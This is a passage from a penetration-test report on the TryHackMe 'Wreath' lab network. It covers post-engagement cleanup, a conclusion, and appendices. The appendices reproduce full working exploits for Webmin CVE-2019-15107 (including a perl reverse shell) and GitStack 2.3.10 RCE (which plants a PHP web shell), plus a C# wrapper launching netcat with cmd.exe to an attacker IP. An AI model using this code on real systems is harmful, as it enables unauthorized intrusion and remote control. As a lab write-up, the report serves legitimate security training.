
```
*Evil-WinRM* PS C:\Windows\Temp> netsh advfirewall firewall delete rule name="chisel-radwolfsdragon"

Deleted 2 rule(s).
Ok.
```

The created user was deleted.




```
*Evil-WinRM* PS C:\Windows\Temp> net user radwolfsdragon /delete
net.exe : The user name could not be found.
    + CategoryInfo          : NotSpecified: (The user name could not be found.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
More help is available by typing NET HELPMSG 2221.*Evil-WinRM* PS C:\Windows\Temp>
```

The binaries uploaded were removed.



```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         7/1/2021  11:05 PM        8818688 chisel-hoodsware.exe
-a----         7/3/2021   5:15 PM        8548352 chisel-Parsely.exe
-a----         7/1/2021   5:33 PM        8548352 chisel-radwolfsdragon.exe
-a----         7/4/2021   5:48 PM         239806 MpCmdRun.log
-a----         7/4/2021   5:19 PM             98 silconfig.log


*Evil-WinRM* PS C:\Windows\Temp> rm chisel-radwolfsdragon.exe
*Evil-WinRM* PS C:\Windows\Temp> dir


    Directory: C:\Windows\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         7/1/2021  11:05 PM        8818688 chisel-hoodsware.exe
-a----         7/3/2021   5:15 PM        8548352 chisel-Parsely.exe
-a----         7/4/2021   5:48 PM         239806 MpCmdRun.log
-a----         7/4/2021   5:19 PM             98 silconfig.log
```


The binaries uploaded were confirmed to be completely removed.



```
*Evil-WinRM* PS C:\GitStack\repositories\Website.git\info> cd ..\..
*Evil-WinRM* PS C:\GitStack\repositories> cd ..
*Evil-WinRM* PS C:\GitStack> get-childitem -filter '*radw*'
*Evil-WinRM* PS C:\GitStack> get-childitem -filter '*radw*' -recurse
*Evil-WinRM* PS C:\GitStack> get-childitem -filter '*radw*' -recurse -hidden
*Evil-WinRM* PS C:\GitStack>
```

4.3 Production Server (prod-serv)

The generated scan results were deleted as well as the nmap static binary.




```
[root@prod-serv tmp]# rm scan-radwolfsdragon*
rm: remove regular file 'scan-radwolfsdragon'? y
rm: remove regular file 'scan-radwolfsdragon--dot-100'? y
rm: remove regular file 'scan-radwolfsdragon--dot-150'? y
[root@prod-serv tmp]# rm nmap-radwolfsdragon
rm: remove regular file 'nmap-radwolfsdragon'? y
```

The firewall rule was removed from the public zone.

```
$ ssh -i root_id_rsa root@10.200.79.200 'firewall-cmd --
zone=public --remove-port 20696/tcp"
```

All other uploaded files were confirmed to be deleted.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ ssh -i root_id_rsa root@10.200.79.200
[root@prod-serv ~]# find / -iname '*radw*' 2>/dev/null
[root@prod-serv ~]# 
```

Chapter 5: Conclusion

The network was fully compromised. The prod-serv and git-serv hosts were compromised because they were running vulnerable services, running as root and `nt authority\system` respectively, using publicly available exploit code. The wreath-pc was compromised by bypassing the active anti-virus solution and file upload filter, and privileges escalated to `nt authority\system` due to an unquoted service path name of a service, running as `LocalSystem`, and fully controllable by the web server user, `thomas`. It is through these findings that strong emphasis is made to remediate them as explained in [Chapter 2: Findings and their Remediation](#).

To end on a good note though, there were some good security practices that were observed in the network too. The use of SSH public key authentication instead of passwords, upgrading HTTP traffic to HTTPS for end-to-end encryption, and running active firewalls on the hosts to hide internal services, was great to observe. These settings are highly recommended to have in the network, and they should remain.

References

[1] pureooze. 2015. tls - Why do Browsers warn about self-signed certificates but not about plain HTTP (which is not even encrypted)? - Information Security Stack Exchange. Retrieved 22 July 2021, from https://security.stackexchange.com/a/107299

[2] AboutSSL. What is Self Sign SSL Certificate? | Understand Self-Signed SSL. Retrieved 22 July 2021, from https://aboutssl.org/what-is-self-sign-certificate/

[3] Rapid7. Man-in-the-Middle (MITM) Attacks: Techniques and Prevention. Retrieved 22 July 2021, from https://www.rapid7.com/-fundamentals/man-in-the-middle-attacks/

[4] AiwendilH. 2017. Static and Dynamic binaries? : linux. Retrieved 22 July 2021, from https://www.reddit.com/r/linux/comments/6pkzf5/-static_and_dynamic_binaries/dkq58n6?-utm_source=share&utm_medium=web2x&context=3

Appendix

A. Production Server (prod-serv)

A.1: CVE-2019-15107.py

```
#!/usr/bin/python3
#Webmin 1.890-1.920 RCE
#CVE-2019-15107
#Based on Metasploit Module (EDB ID: 47230)
#AG | MuirlandOracle
#11/20

#### Imports ####
import argparse, requests, sys, signal, ssl, random, string, os,
socket
from prompt_toolkit import prompt
from prompt_toolkit.history import FileHistory
from urllib3.exceptions import InsecureRequestWarning


#### Globals ####
class colours():
        red = "\033[91m"
        green = "\033[92m"
        blue = "\033[34m"
        orange = "\033[33m"
        purple = "\033[35m"
        end = "\033[0m"


banner = (f"""{colours.orange}
        __        __   _               _         ____   ____ _____
        \ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
         \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|
          \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___
           \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\\____|_____|

                                                {colours.purple}-
@MuirlandOracle

                {colours.end}""")



#### Ignore Unverified SSL certs ####
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

#### Handle Signals ####
def sigHandler(sig, frame):
        print(f"{colours.blue}\n[*] Exiting....{colours.end}\n")
        sys.exit(0);
```

```
#### Exploit Class ####
class Exploit():
        def __init__(self):
                self.endpoint = "password_change.cgi"
                self.versions = ["1.890", "1.900", "1.910", "1.920"]
                #Start a session
                self.session = requests.Session()
                self.session.verify = False

        #### Colour Helpers ####
        def fail(self, reason, die=True):
                if not self.args.accessible:
                        print(f"{colours.red}[-] {reason}-
{colours.end}")
                else:
                        print(f"Failure: {reason}")
                if die:
                        sys.exit(0)

        def success(self, text):
                if not self.args.accessible:
                        print(f"{colours.green}[+] {text}-
{colours.end}")
                else:
                        print(f"Success: {text}")

        def warn(self, text):
                if not self.args.accessible:
                        print(f"{colours.orange}[*] {text}-
{colours.end}")
                else:
                        print(f"Warning: {text}")

        def info(self, text):
                if not self.args.accessible:
                        print(f"{colours.blue}[*] {text}-
{colours.end}")
                else:
                        print(f"Info: {text}")



        #### Argument Parsing ####
        def parseArgs(self):
                parser =
argparse.ArgumentParser(description="CVE-2019-15107 Webmin
Unauthenticated RCE (1.890-1.920) Framework")
```

```
                parser.add_argument("target", help="The target IP or
domain")
                parser.add_argument("-b", "--basedir", help="The
base directory of webmin (default: /)", default="/")
                parser.add_argument("-s", "--ssl", help="Specify to
use SSL", default="http://",  const="https://", action="store_const")
                parser.add_argument("-p", "--port", type=int,
default=10000, help="The target port (default: 10000)")
                parser.add_argument("--accessible", default=False,
action="store_true", help="Remove ascii art")
                parser.add_argument("--force", default=False,
action="store_true", help="Force exploitation with no checks")
                args = parser.parse_args()

                #Validation
                args.basedir = f"/{args.basedir}" if
(args.basedir[0] != "/") else f"{args.basedir}"
                if args.port not in range(1,65535):
                        self.fail(f"Invalid Port: {args.port}")
                self.args = args


        #### Checks ####
        def checkConnect(self):
                target = f"{self.args.ssl}{self.args.target}:-
{self.args.port}{self.args.basedir}"
                try:
                        r = self.session.get(target, timeout=5)
                except requests.exceptions.SSLError:
                        self.info("Server is running without SSL.
Switching to HTTP")
                        self.args.ssl = "http://"
                        self.checkConnect()
                        return
                except:
                        self.fail(f"Failed to connect to {target}")
                if " SSL " in r.content.decode().upper():
                        self.info("Server is running in SSL mode.
Switching to HTTPS")
                        self.args.ssl = "https://"
                        self.checkConnect()
                        return
                self.success(f"Connected to {target} successfully.")


        def checkVersion(self):
                target = f"{self.args.ssl}{self.args.target}:-
{self.args.port}{self.args.basedir}"
                r = self.session.get(target)
                try:
                        version = r.headers["Server"].split("/")[1]
                except:
                        self.fail("Couldn't find server version")
                if version not in self.versions:
                        self.fail(f"Server version ({version}) not 
vulnerable.")
                else:
                        self.success(f"Server version ({version}) 
should be vulnerable!")
                        if version != self.versions[0]:
                                self.warn("Server version relies on 
expired password changing feature being enabled")


        def checkVulnerable(self):
                target = f"{self.args.ssl}{self.args.target}:-
{self.args.port}{self.args.basedir}"
                testString = 
"".join(random.choices(string.ascii_letters + string.digits, k=8))
                check = self.exploitVuln(f"echo {testString}")
                if testString in check:
                        self.success("Benign Payload executed!")
                elif "Password changing is not enabled" in check:
                        self.fail("Password changing is disabled for 
this server")
                else:
                        self.fail("Benign Payload failed to execute")

        def runChecks(self):
                self.checkConnect()
                self.checkVersion()
                self.checkVulnerable()

        #### Exploit ####
        def exploitVuln(self, command):
                slash = lambda: "/" if (self.args.basedir[-1] != 
"/") else ""
                target = f"{self.args.ssl}{self.args.target}:-
{self.args.port}{self.args.basedir}{slash()}{self.endpoint}"
                token = "".join(random.choices(string.ascii_letters 
+ string.digits, k=8))
                headers = {
                        "Referer":f"{self.args.ssl}-
{self.args.target}:{self.args.port}{self.args.basedir}"
                }
                params = {
                        #Param for 1.890
                        "expired":command,
                        #Params for 1.900-1.920
                        "new1":token,
                        "new2":token,
                        "old":command
                }
                try:
                        r = self.session.post(target, data=params, 
headers=headers, timeout=5)
                except:
                        return "Error"
                return(r.content.decode())


        def pseudoShell(self):
                print()
                if not self.args.force:
                        self.success("The target is vulnerable and a 
pseudoshell has been obtained.\n"
                                                "Type commands to 
have them executed on the target.")
                        self.info("Type 'exit' to exit.")
                        self.info("Type 'shell' to obtain a full 
reverse shell (UNIX only).")
                else:
                        self.warn("Warning: No checks have been 
carried out -- proceed with caution!")
                print()
                while True:
                        try:
                                command = prompt("# ", 
history=FileHistory("commands.txt"))
                        except KeyboardInterrupt:
                                self.info("Exiting...\n")
                                sys.exit(0)
                        if command.lower() == "quit" or 
command.lower() == "exit":
                                self.info("Exiting...\n")
                                sys.exit(0)
                        elif command.lower() == "shell":
                                self.shell()
                                continue
                        elif len(command) == 0:
                                continue
                        results = self.exploitVuln(f"echo SPLIT; 
{command} 2>&1; echo SPLIT")
                        if "SPLIT" in results:
                                print(results.split("SPLIT")
[1].strip())
                        else:
                                self.fail("Failed to execute
command", False)
                                if self.args.force:
                                        print("(This is why checks
exist)")

        def shell(self):
                print()
                self.info("Starting the reverse shell process")
                self.warn("For UNIX targets only!")
                self.warn("Use 'exit' to return to the pseudoshell
at any time")
                #Get IP
                while True:
                        ip = input("Please enter the IP address for
the shell: ")
                        if ip.lower() == "exit":
                                return
                        try:
                                socket.inet_aton(ip)
                        except socket.error:
                                self.fail("Invalid IP address\n",
False)
                                continue
                        break

                #Get port
                while True:
                        port = input("Please enter the port number
for the shell: ")
                        if port.lower() == "exit":
                                return
                        try:
                                port = int(port)
                                assert(port < 65535 and port >= 1)
                        except:
                                self.fail("Invalid port number\n",
False)
                                continue
                        break

                #It's webmin, so perl must be installed
                shellcode = "perl -e 'use Socket;$i=\"" + ip + "\";-
$p=" + str(port) +
";socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S-
,sockaddr_in($p,inet_aton($i)))){open(STDIN,\">&S\");open(STDOUT,-
\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'"

                print()
                sudoCheck = lambda: "sudo " if (port < 1024) else ""
                self.warn(f"Start a netcat listener in a new window ({sudoCheck()}nc -lvnp {port}) then press enter.")
                input()
                self.exploitVuln(shellcode)
                self.success("You should now have a reverse shell on the target")
                self.warn("If this is not the case, please check your IP and chosen port\nIf these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known port such as 443 or 53")




#### Run ####
if __name__ == "__main__":
        signal.signal(signal.SIGINT, sigHandler)
        exploit = Exploit()
        exploit.parseArgs()
        if not exploit.args.accessible:
                print(banner)
        else:
                print("Webmin RCE Exploit, code written by @MuirlandOracle")
        if not exploit.args.force:
                exploit.runChecks()
        exploit.pseudoShell()
```

B. Git Server (git-serv)

B.1: 43777.py

```
#!/usr/bin/env python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '127.0.0.1:8080'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass

if len(user_list) > 0:
        username = user_list[0]
        print "[+] Found user {}".format(username)
else:
        r = requests.post("http://{}/rest/user/".format(ip),
data={'username' : username, 'password' : password})
        print "[+] Create user"

        if not "User created" in r.text and not "User already exist"
in r.text:
                print "[-] Cannot create user"
                os._exit(0)

r = requests.get("http://{}/rest/settings/general/-
webinterface/".format(ip))
if "true" in r.text:
        print "[+] Web repository already enabled"
else:
        print "[+] Enable web repository"
        r = requests.put("http://{}/rest/settings/general/-
webinterface/".format(ip), data='{"enabled" : "true"}')
        if not "Web interface successfully enabled" in r.text:
                print "[-] Cannot enable web interface"
                os._exit(0)

print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
        repository = repository_list[0]['name']
        print "[+] Found repository {}".format(repository)
else:
        print "[+] Create repository"

        r = requests.post("http://{}/rest/repository/".format(ip),
cookies={'csrftoken' : csrf_token}, data={'name' : repository,
'csrfmiddlewaretoken' : csrf_token})
        if not "The repository has been successfully created" in
r.text and not "Repository already exist" in r.text:
                print "[-] Cannot create repository"
                os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip,
repository, username))

if not "added to" in r.text and not "has already" in r.text:
        print "[-] Cannot add user to repository"
        os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/-
{}/".format(ip, repository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in
r.text:
        print "[-] Cannot remove access for anyone"
        os._exit(0)
```

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?-
p={}.git&a=summary'.format(ip, repository),
auth=HTTPBasicAuth(username, 'p && echo "<?php
system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit-
radwolfsdragon.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-
radwolfsdragon.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

C. Repurposed Server (wreath-pc)

C.1: personal-pc-whatweb.txt

```
WhatWeb report for http://localhost:8080/
Status    : 200 OK
Title     : Thomas Wreath | Developer
IP        : <Unknown>
Country   : <Unknown>

Summary   : PHP[7.4.11], OpenSSL[1.1.1g], HTML5, HTTPServer[Apache/-
2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11],
Email[#,me@thomaswreath.thm], Script, JQuery[2.1.4], X-UA-
Compatible[IE=edge], Bootstrap[3.3.6], Apache[2.4.46]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.46 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ Bootstrap ]
        Bootstrap is an open source toolkit for developing with
        HTML, CSS, and JS.

        Version      : 3.3.6
        Version      : 3.3.6
        Website     : https://getbootstrap.com/

[ Email ]
        Extract email addresses. Find valid email address and
        syntactically invalid email addresses from mailto: link
        tags. We match syntactically invalid links containing
        mailto: to catch anti-spam email addresses, eg. bob at
        gmail.com. This uses the simplified email regular
        expression from
        http://www.regular-expressions.info/email.html for valid
        email address matching.

        String       : me@thomaswreath.thm
        String       : #

[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/-
7.4.11 (from server string)

[ JQuery ]
        A fast, concise, JavaScript that simplifies how to traverse
        HTML documents, handle events, perform animations, and add
        AJAX.

        Version      : 2.1.4
        Website     : http://jquery.com/

[ OpenSSL ]
        The OpenSSL Project is a collaborative effort to develop a
        robust, commercial-grade, full-featured, and Open Source
        toolkit implementing the Secure Sockets Layer (SSL v2/v3)
        and Transport Layer Security (TLS v1) protocols as well as
        a full-strength general purpose cryptography library.
        Version      : 1.1.1g
        Website     : http://www.openssl.org/

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 7.4.11
        Google Dorks: (2)
        Website     : http://www.php.net/

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.


[ X-UA-Compatible ]
        This plugin retrieves the X-UA-Compatible value from the
        HTTP header and meta http-equiv tag. - More Info:
        http://msdn.microsoft.com/en-us/library/cc817574.aspx

        String       : IE=edge

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Wed, 30 Jun 2021 20:11:57 GMT
        Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
        Last-Modified: Sun, 08 Nov 2020 15:46:48 GMT
        ETag: "3dc7-5b39a5a80eecc"
        Accept-Ranges: bytes
        Content-Length: 15815
        Connection: close
        Content-Type: text/html
```

C.2: Wrapper.cs

```
using System;
using System.Diagnostics;

```

```
namespace Wrapper{
    class Program{
        static void Main(){
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\Users\\Thomas\\AppData\\Local\\Temp\\nc-radwolfsdragon.exe",
"10.50.68.16 8888 -e cmd.exe");
            procInfo.CreateNoWindow = true;

            Process proc = new Process();
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```